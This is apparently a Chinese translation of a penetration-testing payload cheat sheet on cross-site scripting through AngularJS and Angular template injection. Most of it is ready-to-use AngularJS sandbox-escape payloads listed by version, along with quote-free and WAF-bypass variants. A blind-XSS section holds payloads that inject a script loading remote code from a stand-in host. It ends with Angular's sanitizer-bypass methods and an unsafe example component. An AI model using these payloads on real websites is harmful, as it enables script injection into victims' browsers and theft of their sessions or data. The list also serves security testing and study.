Angular 和 AngularJS 中的 XSS
摘要 (Summary)
客户端模板注入 (Client Side Template Injection)
以下载荷基于客户端模板注入 (CSTI)。
存储型/反射型 XSS
根元素中必须存在 ng-app 指令才能允许客户端注入(参见 AngularJS: API: ngApp)。
AngularJS 自 1.6 版本起已完全移除了沙箱 (Sandbox)
AngularJS 1.6+,由 Mario Heiderich 提供
AngularJS 1.6+,由 @brutelogic 提供
示例请参考:https://brutelogic.com.br/xss.php
AngularJS 1.6.0,由 @LewisArdern 和 @garethheyes 提供
{{0[a='constructor'][a]('alert(1)')()}}
{{$eval.constructor('alert(1)')()}}
{{$on.constructor('alert(1)')()}}
AngularJS 1.5.9 - 1.5.11,由 Jan Horn 提供
{{
    c=''.sub.call;b=''.sub.bind;a=''.sub.apply;
    c.$apply=$apply;c.$eval=b;op=$root.$$phase;
    $root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
    C=c.$apply(c);$root.$$phase=op;$root.$digest=od;
    B=C(b,c,b);$evalAsync("
    astNode=pop();astNode.type='UnaryExpression';
    astNode.operator='(window.X?void0:(window.X=true,alert(1)))+';
    astNode.argument={type:'Identifier',name:'foo'};
    ");
    m1=B($$asyncQueue.pop().expression,null,$root);
    m2=B(C,null,m1);[].push.apply=m2;a=''.sub;
    $eval('a(b.c)');[].push.apply=a;
}}
AngularJS 1.5.0 - 1.5.8
AngularJS 1.4.0 - 1.4.9
AngularJS 1.3.20
AngularJS 1.3.19
{{
    'a'[{toString:false,valueOf:[].join,length:1,0:'__proto__'}].charAt=[].join;
    $eval('x=alert(1)//');
}}
AngularJS 1.3.3 - 1.3.18
{{{}[{toString:[].join,length:1,0:'__proto__'}].assign=[].join;
  'a'.constructor.prototype.charAt=[].join;
  $eval('x=alert(1)//');  }}
AngularJS 1.3.1 - 1.3.2
{{
    {}[{toString:[].join,length:1,0:'__proto__'}].assign=[].join;
    'a'.constructor.prototype.charAt=''.valueOf;
    $eval('x=alert(1)//');
}}
AngularJS 1.3.0
{{!ready && (ready = true) && (
      !call
      ? $$watchers[0].get(toString.constructor.prototype)
      : (a = apply) &&
        (apply = constructor) &&
        (valueOf = call) &&
        (''+''.toString(
          'F = Function.prototype;' +
          'F.apply = F.a;' +
          'delete F.a;' +
          'delete F.valueOf;' +
          'alert(1);'
        ))
    );}}
AngularJS 1.2.24 - 1.2.29
{{'a'.constructor.prototype.charAt=''.valueOf;$eval("x='\"+(y='if(!window\\u002ex)alert(window\\u002ex=1)')+eval(y)+\"'");}}
AngularJS 1.2.19 - 1.2.23
{{toString.constructor.prototype.toString=toString.constructor.prototype.call;["a","alert(1)"].sort(toString.constructor);}}
AngularJS 1.2.6 - 1.2.18
{{(_=''.sub).call.call({}[$='constructor'].getOwnPropertyDescriptor(_.__proto__,$).value,0,'alert(1)')()}}
AngularJS 1.2.2 - 1.2.5
{{'a'[{toString:[].join,length:1,0:'__proto__'}].charAt=''.valueOf;$eval("x='"+(y='if(!window\\u002ex)alert(window\\u002ex=1)')+eval(y)+"'");}}
AngularJS 1.2.0 - 1.2.1
{{a='constructor';b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'alert(1)')()}}
AngularJS 1.0.1 - 1.1.5 和 Vue JS
高级绕过 XSS
AngularJS(不使用 ' 单引号、" 双引号),由 @Viren 提供
{{x=valueOf.name.constructor.fromCharCode;constructor.constructor(x(97,108,101,114,116,40,49,41))()}}
AngularJS(不使用 ' 单引号、" 双引号及 constructor 字符串)
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,toString()[a].fromCharCode(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))()}}
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,toString()[a].fromCodePoint(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))()}}
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);a.sub.call.call({}[a].getOwnPropertyDescriptor(a.sub.__proto__,a).value,0,toString()[a].fromCharCode(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))()}}
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);a.sub.call.call({}[a].getOwnPropertyDescriptor(a.sub.__proto__,a).value,0,toString()[a].fromCodePoint(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))()}}
绕过 Waf [Imperva] 的 AngularJS 载荷
{{x=['constr', 'uctor'];a=x.join('');b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'pr\\u{6f}mpt(d\\u{6f}cument.d\\u{6f}main)')()}}
盲打 XSS (Blind XSS)
1.0.1 - 1.1.5 和 > 1.6.0,由 Mario Heiderich (Cure53) 提供
{{
    constructor.constructor("var _ = document.createElement('script');
    _.src='//localhost/m';
    document.getElementsByTagName('body')[0].appendChild(_)")()
}}
更简短的 1.0.1 - 1.1.5 和 > 1.6.0,由 Lewis Ardern (Synopsys) 和 Gareth Heyes (PortSwigger) 提供
{{
    $on.constructor("var _ = document.createElement('script');
    _.src='//localhost/m';
    document.getElementsByTagName('body')[0].appendChild(_)")()
}}
1.2.0 - 1.2.5,由 Gareth Heyes (PortSwigger) 提供
{{
    a="a"["constructor"].prototype;a.charAt=a.trim;
    $eval('a",eval(`var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
    document\\x2ebody\\x2eappendChild(_);`),"')
}}
1.2.6 - 1.2.18,由 Jan Horn (Cure53,目前就职于 Google Project Zero) 提供
{{
    (_=''.sub).call.call({}[$='constructor'].getOwnPropertyDescriptor(_.__proto__,$).value,0,'eval("
        var _ = document.createElement(\'script\');
        _.src=\'//localhost/m\';
        document.getElementsByTagName(\'body\')[0].appendChild(_)")')()
}}
1.2.19 (FireFox),由 Mathias Karlsson 提供
{{
    toString.constructor.prototype.toString=toString.constructor.prototype.call;
    ["a",'eval("var _ = document.createElement(\'script\');
    _.src=\'//localhost/m\';
    document.getElementsByTagName(\'body\')[0].appendChild(_)")'].sort(toString.constructor);
}}
1.2.20 - 1.2.29,由 Gareth Heyes (PortSwigger) 提供
{{
    a="a"["constructor"].prototype;a.charAt=a.trim;
    $eval('a",eval(`
    var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
    document\\x2ebody\\x2eappendChild(_);`),"')
}}
1.3.0 - 1.3.9,由 Gareth Heyes (PortSwigger) 提供
{{
    a=toString().constructor.prototype;a.charAt=a.trim;
    $eval('a,eval(`
    var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
    document\\x2ebody\\x2eappendChild(_);`),a')
}}
1.4.0 - 1.5.8,由 Gareth Heyes (PortSwigger) 提供
{{
    a=toString().constructor.prototype;a.charAt=a.trim;
    $eval('a,eval(`var _=document.createElement(\'script\');
    _.src=\'//localhost/m\';document.body.appendChild(_);`),a')
}}
1.5.9 - 1.5.11,由 Jan Horn (Cure53,目前就职于 Google Project Zero) 提供
{{
    c=''.sub.call;b=''.sub.bind;a=''.sub.apply;c.$apply=$apply;
    c.$eval=b;op=$root.$$phase;
    $root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
    C=c.$apply(c);$root.$$phase=op;$root.$digest=od;
    B=C(b,c,b);$evalAsync("astNode=pop();astNode.type='UnaryExpression';astNode.operator='(window.X?void0:(window.X=true,eval(`var _=document.createElement(\\'script\\');_.src=\\'//localhost/m\\';document.body.appendChild(_);`)))+';astNode.argument={type:'Identifier',name:'foo'};");
    m1=B($$asyncQueue.pop().expression,null,$root);
    m2=B(C,null,m1);[].push.apply=m2;a=''.sub;
    $eval('a(b.c)');[].push.apply=a;
}}
自动净化 (Automatic Sanitization)
为了系统性地阻止 XSS 漏洞,Angular 默认将所有值都视为不可信。当通过属性、特性、样式、类绑定或插值从模板将值插入 DOM 时,Angular 会对不可信的值进行净化和转义。
但是,可以通过以下方法将值标记为可信并阻止自动净化:
- bypassSecurityTrustHtml
- bypassSecurityTrustScript
- bypassSecurityTrustStyle
- bypassSecurityTrustUrl
- bypassSecurityTrustResourceUrl
组件使用不安全方法 bypassSecurityTrustUrl 的示例:
import { Component, OnInit } from '@angular/core';

@Component({
  selector: 'my-app',
  template: `
    <h4>不可信的 URL:</h4>
    <p><a class="e2e-dangerous-url" [href]="dangerousUrl">点击我</a></p>
    <h4>可信的 URL:</h4>
    <p><a class="e2e-trusted-url" [href]="trustedUrl">点击我</a></p>
  `,
})
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.dangerousUrl = 'javascript:alert("Hi there")';
    this.trustedUrl = sanitizer.bypassSecurityTrustUrl(this.dangerousUrl);
  }
}

在进行代码审计时,您需要确保没有任何用户输入被标记为可信,因为这会给应用程序引入安全漏洞。